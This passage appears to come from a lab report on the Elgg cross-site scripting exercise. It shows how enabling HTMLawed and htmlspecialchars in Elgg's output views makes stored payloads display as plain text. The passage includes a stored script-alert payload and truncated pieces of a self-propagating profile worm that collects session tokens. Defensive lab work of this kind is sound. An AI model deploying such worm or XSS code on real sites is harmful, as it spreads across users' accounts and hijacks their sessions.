However, we still obtain a pop-up alert upon loading the page as the attack code in the "`Brief Description`" is still able to run as shown in line 66 of Figure 37, which reveals the source code of the page.




```
63 </div>
64         <div id="profile-details" class="elgg-body pll"><span class="hidden nickname p-nickname">charlie</span><h2 class="p-name
65                 <b>Brief description: </b>
66                 <span class=""><script>alert('Countermeasures test');</script></span>             </div>
67             <p class='profile-aboutme-title'><b>About me</b></p><div class='profile-aboutme-contents'><div class="elgg-output mtn'
68 <p>Samy is my hero<br />window.onload = function(){<br />  var headerTag = "";<br />  var jsCode = document.getElementById("worm"
69
70 <p>  // Put all the pieces together, and apply the URI encoding<br />  var wormCode = encodeURIComponent(headerTag + jsCode + tai
```

Figure 37: Charlie's Profile Page Source Code (with HTMLawed)

`HTMLawed` & `htmlspecialchars` countermeasure:

The `htmlspecialchars` countermeasure was also activated, (alongside `HTMLawed`) by modifying the files as shown in Figure 38.



url.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit

```
if (isset($vars['text'])) {
        if (elgg_extract('encode_text', $vars, false)) {
                $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
                //$text = $vars['text'];
        } else {
                $text = $vars['text'];
        }
        unset($vars['text']);
} else {
        $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
        //$text = $url;
}
```

text.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit

```
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
```

email.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit


```
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');

//$encoded_value = $vars['value'];
```

dropdown.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit

```
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
```

Figure 38: htmlspecialchars Countermeasure Activated

Upon loading one of the victim Charlie's profile, we can see the code of the worm on his profile in the "`About Me`" field as plain text as well as the code for the pop-up alert in the "Brief Description" field as plain text as shown in Figure 39.



Charlie

Brief description: <script>alert('Countermeasures test');</script>

About me


Samy is my hero
window.onload = function(){
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";

// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

// FILL IN the code
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" +

Figure 39: Charlie's Profile Page (with HTMLawed and htmlspecialchars)

As compared to Figure 37, we can see that the special characters are now encoded as shown in Figure 40 which reveals the source code of the page, characters such as "<" are encoded as "`&lt;`" instead.



```
</div>
        <div id="profile-details" class="elgg-body pll"><span class="hidden nickname p-nickname">charlie</span><h2 class="p-name
            <b>Brief description: </b>
            <span class="">&lt;script&gt;alert(&#039;Countermeasures test&#039;);&lt;/script&gt;<script>alert('Countermeasures
        <p class='profile-aboutme-title'><b>About me</b></p><div class='profile-aboutme-contents'><div class="elgg-output mtn'
<p>Samy is my hero<br />window.onload = function(){<br />  var headerTag = "";<br />  var jsCode = document.getElementById("worm")
```

Figure 40: Charlie's Profile Page Source Code (with HTMLawed and htmlspecialchars)